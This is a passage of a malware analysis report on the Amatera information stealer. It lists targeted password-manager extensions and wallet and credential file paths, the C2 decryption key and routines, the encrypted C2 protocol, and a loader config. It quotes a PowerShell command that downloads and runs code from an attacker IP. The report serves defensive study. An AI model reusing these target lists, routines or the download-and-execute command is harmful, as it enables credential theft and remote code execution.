bhghoamapcdpbohphigoooaddinpkbai	Authenticator
gaedmjdfmmahhbjefcbgaolhhanlaolb	Authy
imloifkgjagghnncjkhggdhalmcnfklk	Trezor Password Manager
oeljdldpnmdbchonielidgobddfffflal	EOS Authenticator
ilgcnhelpchnceeipipijaljkblbcobl	GAuth Authenticator
nngceckbapebfimnlniiiahkandclblb	Bitwarden Password Manager
oboonakemofpalcgghocfoadofidjkkk	KeePassXC-Browser
fdjamakpfbbddfjaooikfcpapjohcfmg	Dashlane
fooolghllnmhmmndgjiamiiodkpenpbb	NordPass
bfogiafebfohielmmehodmfbbebbbpei	Keeper Password Manager
lfochlioelphaglamdcakfjemolpichk	Keeper Password Manager
hdokiejnpimakedhajhdlcegeplioahd	LastPass
naepdomgkenhinolocfifgehidddafch	Browserpass
bmikpgodpkclnkgmnpphehdgcimmided	MYKI Password Manager & Authenticator
nofkfblpeailgignhkbnapbephdnmbmn	MYKI Password Manager & Authenticator
jhfjfclepacoldmjmkmdlmganfaalklb	Splikity
chgfefjpcobfbnpmiokfjjaglahmnded	CommonKey

igkpcodhieompeloncfnbekccinhapdb	Zoho Vault
cfhdojbkjhnklbpkdaibdccddilifddb	Adblock Plus
kmmkllgcgpldbblpnhghdojehhfafhro	Unknown
ibegklajigjlbljkhfpenpfoadebkokl	Unknown
ijpdbdidkomoophdnnnfoancpbbmpfcn	Unknown
llalnijpibhkmpdamakhgmcagghgmjab	Unknown
mjdmgoiobnbombmnbbdllfncjcmopfnc	Unknown
ekkhlihjnlmjenikbgmhgjkknoelfped	Unknown
jngbikilcgcnfdbmnmnmnleeomffciml	Unknown
hcjginnbdlkdnnahogchmeidnmfckjom	Unknown
ogphgbfmhodmnmpnaadpbdadldbnmjji	Unknown
hhmkpbimapjpajpicehcnmhdgagpfmjc	Unknown
ojhpaddibjnpiefjkbhkfiaedepjheca	Unknown
fmhjnpmdlhokfidldlglfhkkfhjdmhgl	Unknown
gjhohodkpobnogbepojmopnaninookhj	Unknown
hmglflngjlhgibbmcedpdabjmcmboamo	Unknown
eklfjjkfpbnioclagjlmklgkcfmgmbpg	Unknown
jbkfoedolllekgbhcbcoahefnbanhhlh	Bitwarden Password Manager
kfmlopbepahlcjbkfnnklglgibbopkbk	C2 Password

Harvests data associated with the following desktop-based crypto-wallet file paths/file names. Note, in the second column, '*' represents a wild-card.

File Path	**File Name**
\Monero\wallets	*
%APPDATA%\Zcash	*wallet*dat
%APPDATA%\Guarda\Local Storage\leveldb	*
%APPDATA%\WalletWasabi\Client\Wallets	*.json

%APPDATA%\Armory	*
%APPDATA%\DashCore\wallets	*
%APPDATA%\Bitcoin\wallets	wallet.dat
%APPDATA%\Binance	app-store.json, simple-storage.json, finger-print, window-state.json
%APPDATA%\Electrum\wallets	*
%APPDATA%\Electrum-LTC\wallets	*
%APPDATA%\Ethereum	keystore
%APPDATA%\Exodus	exodus.conf.json, window-state.json, passphrase.json, seed.seco, info.seco
%APPDATA%\Anoncoin	*wal*.dat
%APPDATA%\BBQCoin	*wal*.dat
%APPDATA%\devcoin	*wal*.dat
%APPDATA%\digitalcoin	*wal*.dat
%APPDATA%\Florincoin	*wal*.dat
%APPDATA%\Franko	*wal*.dat
%APPDATA%\Freicoin	*wal*.dat
%APPDATA%\GoldCoin (GLD)	*wal*.dat
%APPDATA%\GInfinitecoin	*wal*.dat
%APPDATA%\IOCoin	*wal*.dat
%APPDATA%\Ixcoin	*wal*.dat
%APPDATA%\Litecoin	*wal*.dat
%APPDATA%\Megacoin	*wal*.dat
%APPDATA%\Mincoin	*wal*.dat
%APPDATA%\Namecoin	*wal*.dat
%APPDATA%\Primecoin	*wal*.dat

%APPDATA%\Terracoin	*wal*.dat
%APPDATA%\YACoin	*wal*.dat
%APPDATA%\Dogecoin	*wal*.dat
%APPDATA%\ElectronCash\wallets	*.*
%APPDATA%\MultiDoge	multidoge.wallet
%APPDATA%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb	*.*
%APPDATA%\atomic\Local Storage\leveldb	*.*
%APPDATA%\Daedalus Mainnet\wallets	she*.sqlite
%APPDATA%\Coinomi\Coinomi\wallets	*.wallet, *.config
%APPDATA%\Ledger Live	*
%APPDATA%\Ledger Wallet	*
%APPDATA%\@trezor\suite-desktop	*

Harvests data associated with FTP clients, email clients, VPNs, password managers, and more. Certain file paths appear to contain unintentional typos or paths that may have been used in testing. For example, the file path 'C:\Users\cuck\Documents\yMail2' would only match files associated with yMail2 if the victim user account is named 'cuck'.

File Path	**File Name**
C:\Program Files (x86)\GoFTP\settings	Connections.txt
C:\Users\cuck\Documents\yMail2	Accounts.xml, POP3.xml, SMTP.xml
%APPDATA%\FTPInfo	ServerList.xml, ServerList.cfg
%APPDATA%\UltraFXP	sites.xml
%APPDATA%\NetDrive	NDSites.ini
%APPDATA%\FTP Now	sites.xml
C:\Program Files (x86)\DeluxeFTP	sites.xml
%APPDATA%\Opera Mail\Opera Mail	wand.dat
%APPDATA%\FTPGetter	servers.xml
%APPDATA%\Steed	bookmarks.txt

%APPDATA%\Microsoft\Sticky Notes	StickyNotes.snt
%APPDATA%\Conceptworld\Notezilla	Notes8.db
%APPDATA%\To-Do DeskList	tasks.db
%APPDATA%\Estsoft\ALFTP	ESTdb2.dat
%APPDATA%\BitKinex	bitkinex.ds
%APPDATA%\TrulyMail\Data\Settings	user.config
%APPDATA%\Pocomail	accounts.ini
%APPDATA%\Notepad++\plugins\config\NppFTP	NppFTP.xml
%APPDATA%\FTPBox	profiles.conf
%LOCALAPPDATA%\INSoftware\NovaFTP	NovaFTP.db
%APPDATA%\GmailNotifierPro	ConfigData.xml
%APPDATA%\BlazeFtp	site.dat
%APPDATA%\Bitwarden	data*.json
%APPDATA%\NordPass	*.conf
%LOCALAPPDATA%\1Password\data	*.sqlite
%LOCALAPPDATA%\RoboForm\Profiles	*.rfo
%APPDATA%\MySQL\Workbench	connections.xml
%APPDATA%\GHISLER	wcx_ftp.ini
%LOCALAPPDATA%\Mailbird\Store	Store.db
%APPDATA%\Authy Desktop\Local Storage\leveldb	*
%APPDATA%\AnyDesk	*.conf
%APPDATA%\FileZilla	recentservers.xml, sitemanager.xml
%LOCALAPPDATA%\Mailbird\Store	*.db
%APPDATA%\eM Client	*.dat, *.dat-shm, *.dat-wal, *.eml
%APPDATA%\The Bat!	*.TBB, *.TBN, *.MSG, *.EML, *.MSB, *.mbox, *.ABD, *.FLX, *.TBK, *.HBI, *.txt

C:\PMAIL	*.CNM, *.PMF, *.PMN, *.PML, *CACHE.PM, *.WPM, *.PM, *.USR
C:\Users\<user>\snowflake-ssh	session-store.json
%LOCALAPPDATA%\NordVPN	user.config
%LOCALAPPDATA%\AzireVPN	token.txt

C2 Address Decryption

The C2 is stored in the payload as an encrypted base64 string (shown below). Also shown below, a bogus host domain (aether100pronotification.table.core.windows.net), a campaign identifier transmitted to the C2 when exfiltrating information "GETWELL", and a sub-string "GetEndpoints", which is concatenated to form part of the initial contact JSON payload to the C2.

Note: The usage of a bogus *Host* header value in requests is a trend with this malware family and has also been observed by Proofpoint researchers here. The real C2 address is the base64 encoded + XOR encrypted string shown below.

```
.rdata:0041412F                 db    0
.rdata:00414130 aAether100prono db 'aether100pronotification.table.core.windows.net',0
.rdata:00414130                                         ; DATA XREF: .data:off_416008↓o
.rdata:00414130                                         ; .data:off_418F18↓o ...
.rdata:00414160 aAqqccawxbqaklg db 'AQQcCAwXBQAKLgoBBA==',0
.rdata:00414160                                         ; DATA XREF: .data:off_41600C↓o
.rdata:00414160                                         ; .data:off_418F1C↓o ...
.rdata:00414175                 align 4
.rdata:00414178 aWrittenToTxtFile db 'GETWELL',0        ; DATA XREF: .data:off_418F4C↓o
.rdata:00414180 aGetendpoints   db 'GetEndpoints',0     ; DATA XREF: mw_check_in_to_c2+77↑o
.rdata:0041418D                 align 10h
```

Figure 10 – Strings in Amatera, C2 address (base64/XOR encrypted), bogus Host header value

After decoding the encrypted C2 from base64, Amatera calls the XOR-based routine shown below to decrypt it. This routine is used for various functions throughout Amatera, in addition to the decryption of the C2, it is also used for decryption of the configuration from the C2, though we will get to that later.

This routine is a simple XOR cipher routine where each byte is XOR'd against a hard-coded string that varies between variants. In this sample, the string is **852149723\x00.** It is important to note that the null terminator is also used in this process.

```
int __thiscall mw_xor_decrypt(void *this, int pDecodedBase64Bytes, unsigned int dwSizeOfDecodedBytes)
{
  char xor_key[12]; // [esp+4h] [ebp-1Ch] BYREF
  int dwSizeOfXorKey; // [esp+10h] [ebp-10h]
  void *v6; // [esp+14h] [ebp-Ch]
  int mem; // [esp+18h] [ebp-8h]
  unsigned int i; // [esp+1Ch] [ebp-4h]

  v6 = this;
  strcpy(xor_key, "852149723");
  dwSizeOfXorKey = mw_strlen((int)xor_key);
  mem = mw_allocate_mem(dwSizeOfDecodedBytes + 1);
  if ( !mem )
    return 0;
  for ( i = 0; i < dwSizeOfDecodedBytes; ++i )
    *(_BYTE *)(i + mem) = xor_key[(int)i % 0xA] ^ *(_BYTE *)(i + pDecodedBase64Bytes);
  *(_BYTE *)(dwSizeOfDecodedBytes + mem) = 0;
  return mem;
}
```

Figure 11 – XOR decryption routine used for decrypting C2 address and malware configuration from C2

C2 Communications

Amatera communicates with the C2 over TLS by encrypting the message contents via Windows APIs: AcquireCredentialsHandleA, InitializeSecurityContextA, EncryptMessage (requests to the C2) and DecryptMessage (responses from the C2). It uses a WoW64 syscall to NtDeviceIoControl to establish C2 communications via the Auxiliary Function Driver device "\\Device\\Afd\\Endpoint".

This technique is described more in-depth in Proofpoint's blog here and is an advanced technique that is used to evade security solutions that hook specific Windows APIs for inspection of HTTP communications, e.g. winhttp!WinHttpSendRequest.

The request and response HTTP bodies are encrypted via **AES-256 CBC**, where the **32-byte AES Key** is stored in the payload as a byte array stored on the stack (shown below).

Figure 12 – AES key in Amatera on stack

The AES IV varies between requests to the C2 and responses from the C2:

- **C2 Request:** AES IV is generated through a memset like function that writes it to a stack variable as 16 bytes of 0x55 'U'.
- **C2 Response:** AES IV is the first 16 bytes of the response body.
- The remaining bytes (after the AES IV) of both the request body and response body are the ciphertext (set by the **content-length** header value).

```
int __cdecl mw_aes_256_encrypt(BYTE *pPlaintext, int dwBufLen, _BYTE *pAESKey, int a4, BYTE *pIV, DWORD *pdwDataLen)
{
  PUBLICKEYSTRUC pbData; // [esp+0h] [ebp-3Ch] BYREF
  int v8; // [esp+8h] [ebp-34h]
  char v9[32]; // [esp+Ch] [ebp-30h] BYREF
  DWORD LastError; // [esp+2Ch] [ebp-10h]
  HCRYPTPROV phProv; // [esp+30h] [ebp-Ch] BYREF
  HCRYPTKEY phKey; // [esp+34h] [ebp-8h] BYREF
  unsigned __int8 v13; // [esp+3Bh] [ebp-1h]

  phProv = 0;
  phKey = 0;
  v13 = 0;
  pbData.bType = 8;                             // bType == PLAINTEXTKEYBLOB
  pbData.bVersion = 2;                          // bVersion == 0x02
  pbData.reserved = 0;                          // reserved
  pbData.aiKeyAlg = 0x6610;                     // CALG_AES_256
  v8 = a4;
  mw_memcpy(v9, pAESKey, a4);
  if ( CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000) )// 0x18 == PROV_RSA_AES
                                                // 0xF0000000 == CRYPT_VERIFYCONTEXT
  {
    if ( CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, 1u, &phKey) && CryptSetKeyParam(phKey, 1u, pIV, 0) )//
                                                // 0x01 == KP_IV
                                                // pIV points to 16 bytes of IV material
    {
      *pdwDataLen = dwBufLen;
      if ( CryptEncrypt(phKey, 0, 1, 0, pPlaintext, pdwDataLen, dwBufLen + 16) )
        v13 = 1;
      CryptDestroyKey(phKey);
    }
    LastError = GetLastError();
    CryptReleaseContext(phProv, 0);
  }
  return v13;
}
```

Figure 13 – AES-256-CBC encryption routine

Requests to the C2 are JSON-encoded. The first request asks the C2 for URI paths that map to various endpoints for the Amatera C2 API. The HTTP request body and decrypted plaintext content can be seen in the figure below.

The first request sent to the C2 contains the JSON: **{"Command":"GetEndpoints"}**. Also seen in the figure, the bogus Host header value aether100.pronotification.table.core.windows.net.




Figure 14 – Initial C2 request/decrypted request body

The response from the C2 can be seen below (highlighted in gray) and is AES-256 CBC encrypted with the hard-coded key mentioned in Figure 11. The AES IV is derived from the first 16 bytes of the response body (highlighted in red).

The remaining bytes, up to the length specified by the Content-Length header, is the ciphertext. Decrypting via AES 256 with the key and IV, we can see C2 endpoints that are used in subsequent requests for obtaining the configuration, exfiltrating stolen information, etc.




Figure 15 – Initial C2 response/decrypted response body (C2 endpoints)

Using the URI path obtained from the "c" key in the endpoints JSON shown above, the next request to the C2 is an HTTP POST with a JSON encoded blob. In the JSON blob, the key "Id" specifies a GUID that is hard coded in the payload is needed to retrieve the malware configuration from the C2.




Figure 16 – Second request/decrypted request body (retrieve config)

The response from the C2 is decrypted through the usual means of AES-256 w/ the hard-coded key and IV from the C2, and then from base64 + the XOR routine and key mentioned above in Figure 10. The decrypted result is the malware's JSON-encoded configuration that is used

throughout the stealer and dictates how the malware operates, i.e., what applications/browser extensions to target, follow-on payloads, etc.




Figure 17 – Second response/decrypted response body (config)

Here is another view of the configuration, using CyberChef to decode the base64 and XOR operation with the same XOR key used to decrypt the C2 address, revealing the configuration JSON sent by the C2. The full configuration is available for further analysis [here](#).




Figure 18 – CyberChef view of decrypted config

Harvested data is collected into a zip archive and sent via HTTP POST to the C2. Every exfiltration request to the C2 is in the format of a zip archive that contains a text file at the root named like **<guid>.txt** that stores the victim device fingerprint in the format **<timestamp><computer_name><machine guid>**.

Directories in the archive contain stolen data/credentials/files from running malicious PowerShell commands.




Figure 19 – Exfiltration request/decrypted request body

The figure below shows a request body after decrypting the exfiltration request via CyberChef and contains a zip archive containing a collection of zip archives with harvested files and standard output from PowerShell-specific commands that were executed via Amatera's loader functionality.




Figure 20 – Exfiltration request/decrypted request body

Loader Functionality

TRU observed Amatera delivering additional malware like NetSupport RAT through the "ld" or "load" feature in the malware that enables running arbitrary PowerShell commands or executing additional malware payloads. Swisscom observed a similar Amatera payload, however rather than NetSupport, they discovered Amatera was used to deliver Amadey and a Discord token stealer written in Golang.

A snippet of the specific Amatera configuration entry that lead to NetSupport RAT can be seen below.

```
"ld": [
{
    "u": "hxxp://87.120.219.26/P9m4H7S2FqDTof", // URI to retrieve payload from
    "tf": 4, // Type of file (see table below), e.g. exe, dll, cmd, ps1, shellcode
    "tr": 2, // Method to use for running the payload, 1 – file-based, 2 – file-less
    "c": [
        "US"
    ],
    "p": 4,
    "w": false
},
```

Because a value of "2" was specified for the "tf" key (fileless payload), the following PowerShell process was spawned, where the response from the C2 "87.120.219.26" AS 215540 (Global Connectivity Solutions Llp) was then invoked as PowerShell.

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object
Net.WebClient).DownloadString('hxxp://87.120.219.26/P9m4H7S2FqDTof')"
```

If a value of "1" was specified for the "tf" key instead (file-based payload), the following PowerShell process line would have spawned.

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -File "<Path/To/Payload.ps1>"
```

The following table describes the possible "tf" values mapped to corresponding file types handled by Amatera.

"tf" value	**Description**
1	.exe, on-disk execution only via CreateProcessA
2	.dll, not supported at this time
3	.cmd, not supported at this time
4	PowerShell payload, on-disk (.ps1) and in-memory execution supported via Invoke-Expression (IEX)
5	Shellcode execution via thread execution hijacking of rundll32.exe

The figure shown below contains pseudo-code of the instructions responsible for handling the "tr" value (payload run type). If the value is '1' file-based payloads are handled, otherwise if the value is '2' fileless based payloads are handled.

```
v33 = *szPayloadRunMethod;
if ( v33 == '1' )                       // Handle file-based payload execution
{
  v22 = 0;
  pPayloadFileBytes = mw_send_c2_request(v25, v19, &v22, v17);
  mw_free_memory(v25);
  mw_free_memory(v19);
  if ( !pPayloadFileBytes )
    return -2;
  lpMultiByteStr = mw_str_cat("\\??\\", szPayloadFilePath1);
